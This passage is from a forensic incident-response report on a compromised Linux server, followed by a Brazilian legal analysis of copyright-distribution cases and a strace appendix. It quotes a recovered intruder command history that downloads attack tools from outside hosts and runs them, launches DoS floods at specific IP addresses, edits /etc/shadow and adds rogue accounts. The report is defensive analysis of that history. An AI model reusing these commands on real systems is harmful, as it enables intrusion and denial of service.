hda5.root.img.dls.str:86274:./fudedor
hda5.root.img.dls.str:86769:rm fudedor
```

Figure 82: trying to recover "fudedor".

To my luck, I found something much more interesting. Apparently another history file with execution of "fudedor" exists in the file "sdc5.root.img". This is the command responsible for creating the file "/tmp/core"! Better yet, there is the execution of the command "wget" downloading the file "fudedor" from the site www.albieri.net. I immediately tried to execute the command above and to my luck the file still existed in the server!

Entering in the site www.albieri.net, I had another surprise. A user named “anderson”, the same user name created by “geek”, manages it! They really don't know how to cover their footprints.

In this same site exists a link to a site named www.piores.da.ru. This is the official site of the channel #Piores. I remembered the configuration of the radio installed by the intruders, which had as password "Piores123". "Piores" means "worst" in Portuguese. And access logs to the radio always showed the string "piores" as the name of the play list.

I decided to investigate the site and I found the following link:

http://members.lycos.co.uk/piores/html/modules.php?name=coppermine&file=displayimage&album=1&pos=13

At this link you can meet a real Brazilian hacker. This is the photo of the user "Squid". I remembered that the user "squid" was created by "geek".

I decided to recover the history file above, before continuing. To ease the search, I decided to look for the complete string of "wget":

```
[root@scud image]# grep -ab www.albieri.net/fudedor sdc5.root.img
192189160:wget www.albieri.net/fudedor
[root@scud image]# echo $((192189160/4096))
46921
```

Figure 83: digging more information.

The recovered file was simply the complete history of the commands executed by one of the intruders! As the file was very big, the output below was snipped to contain only the most important commands. After examining the file, I downloaded all the tools mentioned by them to compare with the ones found in the disk:

```
[root@scud image]# dcat -f linux-ext2 sdc5.root.img 46921 | strings -a
pico /etc/shadow
passwd guest
rm -rf psyBNC2.3.1.tar.gz
BitchX irc.brasnet.org jeronimo
/deatch
./fudedor
./fudedor
BithX irc.undernet.org Z3R0LL
/BithX irc.brasirc.com.br
/BithX irc.brasirc.com.br Z3R0LL
BithX irc.telemar.com.br z3r0ll
BichtX irc.undernet.org Z3
BitchX irc.underrnet.org Z3
BitchX irc.brasirc.com.br Z3R0LL
irc.undernet.org Z3R0LL
BicthX irc.undernet.org Z3R0LL
BitchZ irc.undernet.org Z3R0LL
Bitchx irc.undernet.org Z3R0LL
BitchX irc.undernet.org Z3R0LL
```

```
BitchX irc.brasirc.com.br Z3R0LL
BitchX us.brasnet.org Z3R0LL-
rm fudedor
rm ptrace-kmod
wget http://www.shoutcast.com/downloads/sc1-9-2/shoutcast-1-9-2-linux-glibc6.tar.gz
tar -zxvf shoutcast-1-9-2-linux-glibc6.tar.gz
rm shoutcast-1-9-2-linux-glibc6.tar.gz
mv -r shoutcast-1-9-2-linux-glibc6/ radio
mv -f shoutcast-1-9-2-linux-glibc6/ radio
mv sc_serv radio
./radio &
wget www.fiatpalio.hpg.com.br/dos
wget www.fiatpalio.hpg.com.br/tmp
chmoid +x tmp
chmod +x tmp
./tmp
./tmp 200.241.68.1 65355 200
./tmp 200.174.88.2 65355 200
./tmp 200.216.196.28 500 200
./tmp 200.216.196.28 5000 200
./tmp 200.216.196.28 5000 2000
./tmp 200.216.196.28 5000 20000
pico .bugtraq.c
./.bugtrag
./tmp 64.164.67.250 65355 500
./tmp 64.164.67.250 65355 500&
wget www.canalratos.org/vinny/sslscan
./sslscan 193.226.140.217 -s 200 -l stan
chmod +v sslscan
rm -rf sslscan
wget http://www.canalratos.kit.net/sslscan
./sslscan 193.226.140.217 -s 200 -l stan
wget www.canalratos.org/vinny/sslscan
./sslscan 193.226.140.217 -s 200 -l stan
chmod +v sslscan
rm -rf sslscan
wget http://www.canalratos.kit.net/sslscan
./sslscan 193.226.140.217 -s 200 -l stan
chmod +x sslscan
./sslscan 193.226.140.217 -s 200 -l stan
./sslscan 212.69.172.102 -s 200 -l stan2
wget http://www.fastbr.com.br/~seway/pt
./pt
chmod pt
chmod +x pt
./pt
/dev/.su
BitchX
wget www.albieri.net/kmod
```

```
chmod +x kmod
./kmod
aadduser anderson
adduser anderson
passwd
reboot
wget www.albieri.net/fudedor
tar xvfz fudedor
make
./fudedor
chmod +x fudedor
./fudedor 200.241.68.164 300 100
./kmod
adduser ajs
password 3210a
adduser ajs 32110a
adduser ajs
deluser ajs
passwd 3210a
adduser ajs
passwd 3210a
deluser ajs
delluser ajs
deluser 3210a
/user/sbin/userdel 3210a
user/sbin/userdel 3210a
cat /etc/passwd
pico /etc/passwd
```

Figure 84: a huge command history file.

We can see in the logs above the confirmation of the execution of several tools of Denial of Service attacks, exploits, even the confirmation that the intruders had little knowledge of Linux, characterizing them as Script Kiddies. Possibly they were only following a script learned in the IRC channels they frequented.

We see also several attempts to connect to IRC servers of networks as BRASIRC, Undernet, Brasnet and others.

Of the mentioned tools above, I downloaded the following ones:

* http://www.fastbr.com.br/~seway/pt
* http://www.albieri.net/kmod
* http://www.albieri.net/fudedor
* http://www.fiatpalio.hpg.com.br/tmp

The recovered tools were not infected with the virus RST.b, so I believe that they have been infected after being used by the intruders.

Besides all the tools above, the package with the SHOUT cast server was still available in the official SHOUT cast web site.

An important thing to be noticed on the history file above is that there is no indication that the intruders have had access to any of the directories where the source code of the software made by the company were stored.

Compared with the dates of invasion, I believe that the last intruders have had no access to the source at any moment. Unfortunately, the procedure of backup of the source codes after the invasion hindered the analysis of the timeline useless to detect any access to the source files.

Continuing with recovering, I decided that it would be enough to recover the file "fudedor", to compare it with the one we found in the site. I already had all the evidences I needed to prove they had downloaded and executed the file on this machine.

```
[root@host image]# grep -ab FUDEDOR2.C hda8.tmp.img
2592768:FUDEDOR2.C (v2.0) by Bonny – PRIVATE!@#!
[root@host image]# fsstat -f linux-ext2 hda8.tmp.img
....
Block Size: 4096
[root@host image]# echo $((2592768/4096))
633
[root@host image]# dcat -f linux-ext2 hda8.tmp.img 633 > fudedor.recovered
[root@host image]# dcat -f linux-ext2 hda8.tmp.img 634 >> fudedor.recovered
[root@host image]# dcat -f linux-ext2 hda8.tmp.img 635 >> fudedor.recovered
[root@host image]# dcat -f linux-ext2 hda8.tmp.img 636 >> fudedor.recovered
```

Figure 85: recovering "fudedor".

After recovering the file, I noticed that there was a lot of garbage inside it, so it was not possible to compare it to the original file.

With this, I finished the search for lost files, recovering almost all files that I listed in the beginning of this section. The only file that no track were left was the program "xp", executed by "geek" as we saw in "/var/spool/news/.bash_history".

Possibly to find this file we would need to search the string files of all the disks, looking for minimal signs that could have remained on disk.

I will not execute this task for considering that such file would not bring new evidences beyond the ones I found until now. It would be possibly one more exploit amongst the many others found in this machine.

. Conclusions

In the beginning of this inquiry I had defined that the main aim of this analysis would be to discover the possibility of an intruder to have had access to the source codes

of software produced by the company where Joe and Mark work.

According to their request, the investigation would not involve police or legal authorities, since there was no interest by the company on this case becoming public, and also they don't have interest in protecting the intellectual property, since the company would be freeing all source code found on this machine in the public domain.

Therefore, I focused this analysis in discovering all actions made by the intruders, trying to find any evidence that they had had access or tampered with the source code.

Based on these objectives, the following can be concluded:

* I had found no evidences of actions intended to modify or to have access to the source code of the company, in none of the files found in the disk or recovered from the image.

* It was not possible to recover any evidences based in the files timelines of the source code due to the procedure of backup made by Joe after turning the machine off.

* I had found evidence of four invasions in different dates, executed by three different intruders at least. The invasions had occurred in 19/Sep/2002, 25/Mar/2003, 31/Jul/2003 and 09/Aug/2003.

* All invasions had been made exploring a vulnerability of the OpenSSL package, through the Apache module mod_ssl.

* The worm Slapper did the invasion in 19/Sep/2003.

* Invasion in 25/Mar/2003 was done by an intruder, which I had found no information at all on his identity. The only information available is the IP used in the attack: 200.206.168.71.

* The hacker known as “geek” did the invasion in 31/Jul/2003. This invasion had as originating IP 212.154.9.128. This address belongs to a company in Turkey.

* Evidences show that this hacker had no technical knowledge of Linux, fact proven in several logs where are shown execution of wrong commands, multiple attempts to add users and to execute tools with wrong parameters.

* Despite this, the intruder made use of a huge set of tools for remote attacks, mainly to attack Linux servers. Besides, he made use of several tools to initiate attacks of Denial of Service.

* This intruder created several users with privileged permissions and also common users. He also changed the password of the users "news", "operator" and "root".

* Apparently the same user "geek", or one of his partners, invaded the machine

again in 09/Aug/2003. The originating IP was 200.245.211.50.

* Several users created by "geek" had access to the system through the backdoor "telnetd" installed by "geek". They also had access through the "sshd" server.

* The intruders installed an IRC bouncer, called PsyBNC. This server is used by the intruders to connect anonymously to IRC servers in Brazil.

* The intruders installed a server of the "Tetrinet" game, a version of the Tetris game for up to 6 netowork players.

* The intruders install a server of audio streaming. This server was publicized in IRC channels that the intruders frequented, and received connections from several users.

* The attack tools had been used by the intruders to attack other vulnerable servers in the network.

* There is evidence to believe that other invaded sites had been used to connect to this machine.

* A total of 57 IP addresses were involved in the attacks to this server. In this list I included the IP used in the attacks, IP used to connect to the IRC bouncer, connections to the streaming server, and IP found in the logs "/var/log/messages", "/var/log/messages.1", "/var/log/messages.2", "/var/log/wtmp" and "/var/log/wtmp.1".

The intruders were not very worried in hiding their tracks, but as there was one invasion that I could not detect more information on the intruder, there is some possibility that evidences of modification to the source code had been lost.

According to the conclusions above, I recommend that the company do a full auditing of its source code to prevent the possibility that some evidences of modification or tampering had been lost.

Part 3: Legal Issues of Incident Handling

In the third part of this practical work, we will be analyzing the legal implications of the illegal activities of the defendant, Mr. John Price, who was using company's resources to distribute copyrighted material in public sites.

This analysis will take in account the effective laws in Brazil, and whenever there is doubt about the accusation evidences, we will be specifying what we are taking in consideration to interpret which laws could be applied.

To facilitate the quarrel of arguments for application of the laws, I will not be copying the content of the laws during the text. The text of the laws can be found in the end of this part, together with links for the complete text of the Brazilian laws (in Portuguese).

A. Based upon the type of material John Price was distributing, what if any, laws have been broken based upon the distribution.

The Brazilian law does not distinguish between a crime committed with assistance of a computer from that of a normal crime, therefore any illicit act will be fit in the effective laws in the Country.

As we are dealing with a case of music distribution, the defendant could be fit in the law of copyright protection of the Brazilian Criminal Code, article 184, paragraphs 1, 2 and 3 and in the law that regultes crimes against the Brazilian Internal Revenue Code, number 4.729/65, article 1, section II.

These laws can be used because we are taking in consideration that the defendant is distributing the illegal material in its ownership, and that he is taking economic advantage with this.

It is important to notice that Article 184, in its paragraph 4, foresees that this law does not apply in cases of exceptions to the author's rights, or when the defendant have made just one copy of the material for his use, without intention of direct or indirect financial profit.

The law that regulate crimes against the Internal Revenue Code can be used in this case because the defendant is not free from paying taxes just because he is commiting a crime. Thus, the defendant would have to declare his financial results with illegal selling of copyrighted material.

In crimes of copyright violations, the Brazilian laws define that "victim" is always the author of the workmanship, being him the only responsible for sueing the defendant. Without the vitcim's action the police authorities can't do nothing.

The penalty in this type of crime can be aggravated if the defendant admit free and conscientiously that he had interest in violating the copyrights, as foresees paragraph 1 of article 184.

In the case of apprehension of the illegal material, article 103 of law nro. 9.610/98 foresee that the defendant loses the property of his material and must pay for the price of copies that had been illegally sold. In case that it is not possible to stipulate the number of copies sold, this value is defined arbitrarily as 3000 copies.

B. What would the appropriate steps be to take if you discovered this information on your systems? Site specific statutes.

If the company is not be detainer of the copyrights of the material distributed illegally by the defendant, it will not be able to initiate the case of law.

In this case, the ideal procedure would be initially to apprehend the devices that store the illegal material. These evidences must be kept in custody until they are necessary in the court of law.

A comment must be made in the case of equipment apprehension. The company can only apprehend the equipment that is of its own property that had been used to commit the crimes. Any equipment that is property of the employee could not be apprehended, under risk of infringement of his privacy.

Whenever the company apprehend the computer used by the employee , the Brazilian Federal Constitution foresees, in its article 5, secion X and XI, that it is not allowed to open documents or mail owned by the defendant, under risk of infringement of the secrecy of correspondence and invasion of privacy.

After that, the company must contact the holder of the copyright, informing on the occurrence and about the evidences gathered.

Finally, if the company is the copyright holder, it must communicate the crime immediately to the authorities, as soon as they have proof of the execution of the criminal acts. In these cases there is no necessity to continue the internal inquiry. The company must supply the police authorities with all the information and proofs they have of the commitment of the crime as well as the equipment that stores the illegal copies.

C. In the event your corporate counsel decides to not pursue the matter any further at this point, what steps should you take to ensure any evidence you collect can be admissible in proceedings in the future should the situation change?

The creation of disk images of disks that store the illegal material does not have validity for the Brazilian laws, being necessary the equipment as evidence. This definition is supported by the Brazilian Criminal Code, in article 158.

With that restriction, if the company will not start a criminal proceeding

against the defendant at this point, it would be necessary to confiscate the material that can be used as evidence, identifying each one of the evidences, and implementing controls to guarantee the chain of custody of these materials, avoiding contamination or supression of these evidences.

A point to be considered in these cases is that in Brazil the crimes have a period of decay, that can make impracticable future actions against the defendant. In cases where the crime is of private criminal action, that is, where the victim must initiate the criminal action, the stated period of decay to start the proceedings is of six months, to count from the moment that the company discover the illicit actions. This period of decay is regulated in article 103 of the Criminal Code.

D. How would your actions change if your investigation disclosed that John Price was distributing child pornography?

If it is proven that the defendant was distributing child pornography, we have a change in the type of crime committed. It is now considered to be a public criminal action. In this case, the one who promotes the legal action is the state, being the company obligated to denounce the defendant as soon as there is evidence of his actions.

Those cases are regulated by the Statute of the Child and the Adolescent, Law nro. 8.069/90, article 241. In case that there is evidence of the distribution of ponographic material, the police initiates the investigation, being able to break the employee's privacy, and also being able to confiscate the equipment that stores the evidences of the crime.

We must remember that in these cases it is necessary a subpoena, when the apprehended computer is not of the company, or being of company's property, but for private use of the employee.

It is also important to notice that in Brazil is considered crime only the distribution of child ponographic material, where the access to content of child pornography and the storage of this content in privative form is not. Therefore, the law enforcement agency must have evidence that the defendant has distributed the content, or stored in public area or of easy access.

. Text of the Laws

Below are the text of the laws used during this section. I will be copying below only the text of the law that was used. The links that follow each law is of the complete texts for each law, in accordance with official agencies of Brazil or idoneous institutions.

I must warn that this is a not an official translation of the text of these laws, but i tried to keep connection with the original text.

Brazilian Criminal Code, article 184, paragraphs 1, 2, 3 and 4, and article 103.
http://www.planalto.gov.br/ccivil_03/Decreto-Lei/Del2848.htm

"Art. 103 - Except for express disposal in contrary, the victim loose the right to complaint if he does not exert his right in the stated period of 6 (six) months, counted since the day where he had knowledge of who is the author of the crime, or, in the case of paragraph 3º of article 100 of this Code, of the day when finish the stated period for complaint".

"Art. 184, To violate author copyrights and the rights that are connected: Penalty - detention from 3 (three) months to 1 (one) year, or fines.

Paragraph 1. If the breaking of copyright consist of total or partial reproduction, with intention of direct or indirect profit, by any means, of intellectual workmanship, interpretation, execution or audio content, without express authorization of its author, its artist interpreter or executant, its producer, or the ones who act on behalf of them: Penalty - detention from 2 (two) to 4 (four) years, and fines.

Paragraph 2. In the same penalty of Paragraph 1o incurs those who, with the intention of direct or indirect profit, distributes, sell, displays for sale, rents, introduces in the Country, acquires, occults, has in deposit the original or copy of intellectual workmanship or audio content reproduced by breaking the copyright, the right of artist interpreter or executant or of the right of the audio content producer, or, yet, rents original or copy of intellectual workmanship or audio content, without the express authorization of the holders of the rights or those who represents them.

Paragraph 3. If the breaking consist in offering to the public, by means of cable, fiber optics, satellite, radio waves or any other system that allows the user to select the workmanship or production to receive in a time and place previously determined by those who formulates the demand, with intention of direct or indirect profit, without express authorization of the author, the artist interpreter or executant, the producer of the audio content, or those who represents them: Penalty - detention from 2 (two) to 4 (four) years, and fines.

Paragraph 4. What is being stated in Paragraph 1, 2 and 3 can not be applied when there is exception or limitation of the author's copyright or the rights that are connected, in compliance with what is foreseen in the Law nº 9,610, of 19 of February of 1998, nor the copy of intellectual workmanship or audio content, in just one copy, for private use of the user, without intention of direct or indirect profit ".

Law of Crimes Against the Internal Revenue Code number 4.729/65, article 1, Section II.
http://www.soleis.adv.br/sonegacaofiscal.htmhttp://www.dji.com.br/leis_ordinarias/1965-004729-csf/4729-65-csf.htm

"Art. 1º It is considered crime of tax evasion:

II - to insert inexact elements or to omit, incomes or operations of any nature in documents or books demanded for the fiscal laws, with the intention to resign itself of the payment of tributes in debt with the Brazilian Internal Revenue Agency;"

Article 103 of the law number 9.610/98, The Law of Copyrights.
http://www.mct.gov.br/legis/leis/9610_98.htm

"Art. 103, Those who edit literary composition, artistic or scientific, without authorization of the author, will lose for him the units that were apprehend and will pay the price of what has been illegally sold.

Single Paragraph. If it is not possible to know the number of units that constitute the fraudulent edition, the transgressor will pay to the author the value of three thousand units, plus the value of the apprehended ones."

Statute of the Child and the Adolescent, Article 241.

"Art. 241, To take a picture or to publish scene of explicit sex involving child or adolescent: Penalty - Detention of 1 (one) to 4 (four) years ".

Federal Constitution of Brazil, Articles X and XII.
http://www.dji.com.br/constituicao_federal/cf005.htm

"X - The privacy, the private life, the honor and the image of the people are inviolable, being assured the right to indemnity for the material or moral damage decurrent of its breaking";

"XII - it is inviolable the secrecy of the correspondence and the telegraphic communications, data and the telephonic communications, unless, in the last case, there is a judicial order, in the hypothesis and in the form that the law establish for the meaning of criminal investigation or under court instruction";

. **Appendix A**

The “strace” full log file of “prog”:

```
1560  execve("./prog", ["./prog", "--outfile", "slack.dat", "--mode", "s",
"/forensics/floppy/Docs/Sound-HOWTO-html.tar.gz"], [/* 27 vars */]) = 0
1560  fcntl64(0, F_GETFD)              = 0
1560  fcntl64(1, F_GETFD)              = 0
1560  fcntl64(2, F_GETFD)              = 0
1560  uname({sys="Linux", node="virtual", ...}) = 0
1560  geteuid32()                      = 0
1560  getuid32()                       = 0
1560  getegid32()                      = 0
1560  getgid32()                       = 0
1560  brk(0)                           = 0x80bedec
1560  brk(0x80bee0c)                   = 0x80bee0c
1560  brk(0x80bf000)                   = 0x80bf000
1560  brk(0x80c0000)                   = 0x80c0000
1560  lstat64("/forensics/floppy/Docs/Sound-HOWTO-html.tar.gz",
{st_mode=S_IFREG|0755, st_size=26843, ...}) = 0
1560  open("slack.dat", O_WRONLY|O_APPEND|O_CREAT|O_LARGEFILE, 0755)
= 3
1560  open("/forensics/floppy/Docs/Sound-HOWTO-html.tar.gz",
O_RDONLY|O_LARGEFILE) = 4
1560  ioctl(4, FIGETBSZ, 0xbffff8e4)    = 0
1560  lstat64("/forensics/floppy/Docs/Sound-HOWTO-html.tar.gz",
{st_mode=S_IFREG|0755, st_size=26843, ...}) = 0
1560  lstat64("/dev/loop0", {st_mode=S_IFBLK|0660, st_rdev=makedev(7, 0), ...}) =
0
1560  open("/dev/loop0", O_RDONLY|O_LARGEFILE) = 5
1560  ioctl(4, FIGETBSZ, 0xbffff854)    = 0
1560  ioctl(4, FIBMAP, 0xbffff8e4)      = 0
1560  ioctl(4, FIBMAP, 0xbffff8e4)      = 0
1560  ioctl(4, FIBMAP, 0xbffff8e4)      = 0
1560  ioctl(4, FIBMAP, 0xbffff8e4)      = 0
1560  ioctl(4, FIBMAP, 0xbffff8e4)      = 0
1560  ioctl(4, FIBMAP, 0xbffff8e4)      = 0
1560  ioctl(4, FIBMAP, 0xbffff8e4)      = 0
1560  ioctl(4, FIBMAP, 0xbffff8e4)      = 0
1560  ioctl(4, FIBMAP, 0xbffff8e4)      = 0
1560  ioctl(4, FIBMAP, 0xbffff8e4)      = 0
1560  ioctl(4, FIBMAP, 0xbffff8e4)      = 0
1560  ioctl(4, FIBMAP, 0xbffff8e4)      = 0
1560  ioctl(4, FIBMAP, 0xbffff8e4)      = 0
1560  ioctl(4, FIBMAP, 0xbffff8e4)      = 0
1560  ioctl(4, FIBMAP, 0xbffff8e4)      = 0
1560  ioctl(4, FIBMAP, 0xbffff8e4)      = 0
1560  ioctl(4, FIBMAP, 0xbffff8e4)      = 0
1560  ioctl(4, FIBMAP, 0xbffff8e4)      = 0
1560  ioctl(4, FIBMAP, 0xbffff8e4)      = 0
```

```
1560  ioctl(4, FIBMAP, 0xbffff8e4)      = 0
1560  ioctl(4, FIBMAP, 0xbffff8e4)      = 0
1560  ioctl(4, FIBMAP, 0xbffff8e4)      = 0
1560  ioctl(4, FIBMAP, 0xbffff8e4)      = 0
1560  ioctl(4, FIBMAP, 0xbffff8e4)      = 0
1560  ioctl(4, FIBMAP, 0xbffff8e4)      = 0
1560  ioctl(4, FIBMAP, 0xbffff8e4)      = 0
1560  write(2, "getting from block 190\n", 23) = 23
1560  write(2, "file size was: 26843\n", 21) = 21
1560  write(2, "slack size: 805\n", 16) = 16
1560  write(2, "block size: 1024\n", 17) = 17
1560  _llseek(5, 194779, [194779], SEEK_SET) = 0
1560  read(5, "\37\213\10\10h\211\22?\0\3downloads\0M\216\261\16\302 "..., 805) =
805
1560  write(3, "\37\213\10\10h\211\22?\0\3downloads\0M\216\261\16\302 "..., 805) =
805
1560  close(4)                          = 0
1560  close(5)                          = 0
1560  close(3)                          = 0
1560  _exit(0)                          = ?
```

. References

References used during this paper:

The Suck IT root kit.
http://hysteria.sk/sd/f/suckit/sk-1.3b/

RST.b Analysis.
http://archives.neohapsis.com/archives/incidents/2001-12/0258.html

RST.b Analysis.
http://www.viruslist.com/eng/viruslist.html?id=4348

Apache/mod_ssl bug advisory.
http://www.cert.org/advisories/CA-2002-27.html

PsyBNC web site
http://www.psychoid.lam3rz.de/

BitchX IRC client web site
http://www.bitchx.org/

The Apollo Incident: Evidence; Roessler, Thomas
http://project.honeynet.org/challenge/results/submissions/roessler/evidence.txt

ATD Security Research – LURHQ Threat Research Group.
www.lurhq.com/atd.html

SHOUT cast streaming server web site.
http://www.shoutcast.com

Security related web site.
http://packetstormsecurity.nl

Other references:

---

i http://www.rsasecurity.com/rsalabs/faq/3-6-6.html
ii http://www.faqs.org/rfcs/rfc3174.html
iii http://www.redhat.com/docs/books/max-rpm/max-rpm-html/
iv http://www.google.com
v http://www.freshmeat.net
vi http://www.securityfocus.com
vii http://www.sleuthkit.org/sleuthkit/index.php
viii http://www.ibiblio.org/mc/
ix http://www.uk.research.att.com/vnc/index.html
x http://www.kb.cert.org/vuls/id/153653